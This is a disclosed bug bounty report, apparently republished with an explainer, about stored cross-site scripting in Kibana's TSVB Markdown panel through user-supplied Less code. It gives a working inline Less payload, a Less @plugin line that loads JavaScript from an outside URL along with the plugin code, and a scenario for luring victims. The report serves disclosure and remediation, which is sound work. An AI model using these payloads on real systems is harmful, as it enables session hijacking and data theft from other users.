Stored XSS in TSVB Visualizations Markdown Panel
A stored cross-site scripting flaw exists in the TSVB visualization's Markdown panel, where custom Less code is executed without proper sandboxing. An attacker can save a malicious visualization that runs JavaScript when another user edits the Less code, potentially leading to session hijacking or data theft.
 Originally disclosed on HackerOne
- Triaged in under an hour
- Fixed in 60 days
- Paid in under an hour
- Disclosed after 3 months
NOTE! Thanks for submitting a report! Please replace all the [square] sections below with the pertinent details. Remember, the more detail you provide, the easier it is for us to triage and respond quickly, so be sure to take your time filling out the report!
Summary: An authenticated user can save a TSVB visualization, which contains a stored cross-site scripting (XSS) payload in the included Less code as part of the markdown panel.

Description: I've found a stored cross-site scripting (XSS) issue in the TSVB visualization. The Markdown panel accepts Custom CSS and Less. The proof-of-concept attack below shows how to create an XSS using the Less language. By injecting a payload like: body { color: `confirm('XSS')`; } , a malicious user is able to gain JavaScript execution on the domain. When another authenticated user edits the Less code, the payload fires.
Steps To Reproduce:
I created an instance of Kibana on cloud.elastic.co and performed the following:
- Login to Kibana and navigate to the visualizations page and click "Create Visualization"
- Select TSVB
- Navigate to the Markdown tab
- Navigate to the Panel options sub tab

- Place the following payload in the custom CSS editor: body { color: `confirm('XSS')`; }
- Notice the Confirm dialog
- Save the visualization
- As another user, navigate to the visualizations custom css and edit the Less
- Notice the Confirm dialog
A similar attack can be done on the demo.elastic.co Kibana instance as well. Heres a permalink to the example above: Demo Kibana Less XSS
###Scenario
A malicious user could create a scenario where the visualization is saved as part of a dashboard, and the processed CSS causes a problem with the view, inviting other users to try and fix the issue. When the other users try and fix the issue, they trigger the XSS payload. The malicious user could then perform actions as if the were the affected user, and potentially ex-filtrate sensitive data they didn't already have access too.
###Alternate Payload


If including malicious JavaScript in the Less code is too obvious, the malicious user can include a Less plugin instead. The Less code would look like the following:
@plugin "https://www.example.com/plugin";
Notice that the ".js" extension is not needed, further obfuscating the attack. The plugin code would look like the following:
confirm("XSS Less plugin");
module.exports = {
  install: function(less, pluginManager, functions) {
    functions.add('xss', function(val) {
      return val.value;
    });
  }
};
This approach is less obvious compared to the inline JS, when an unsuspecting user tries to modify the Less code.
Impact: XSS can be used to force users to download malware, navigate to malicious websites, or hijack users sessions. For Kibana, the vulnerability could allow an attacker to obtain sensitive information from or perform destructive actions on behalf of other Kibana users.
Recommendations:
Upgrade to Less version 3.0 or greater and confirm that the Less option { javascriptEnabled: false } is properly configured. This will fix the inline JavaScript execution problem.
There is no fix at the moment for the plugin syntax as far as I know. I will be communicating with the Less team shortly to see what can be done.
Supporting Material/References:
- Two screenshots showing both the inline JavaScript injection and the Less plugin option against the demo.elastic.co instance
- Two screenshots showing both inline and plugin options against a deployment on https://cloud.elastic.co/
- My example Less plugin
Impact
The vulnerability could allow an attacker to obtain sensitive information from or perform destructive actions on behalf of other Kibana users
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the application allows Less code with JavaScript execution enabled and does not sanitise or restrict Less plugins, so user-supplied Less can run arbitrary JavaScript.
Impact
An attacker could obtain sensitive information from or perform destructive actions on behalf of other Kibana users.
What the attacker needed
Authenticated user account; victim edits the Less code
How it was found
- Log in to Kibana and go to the visualizations page, then create a new visualization.
- Select the TSVB visualization type.
- Open the Markdown tab and then the Panel options sub-tab.
- Enter a Less payload that executes JavaScript in the custom CSS editor.
- Observe the JavaScript execution (e.g., a confirm dialog).
- Save the visualization; when another user edits the Less code, the payload executes again.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
This report describes a stored cross-site scripting (XSS) bug. XSS lets an attacker sneak JavaScript into a web page that other people view, so the code runs in their browser as if it came from the trusted site. Here, the attacker hides the code in a styling language called Less, which the application runs without enough safety checks.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.



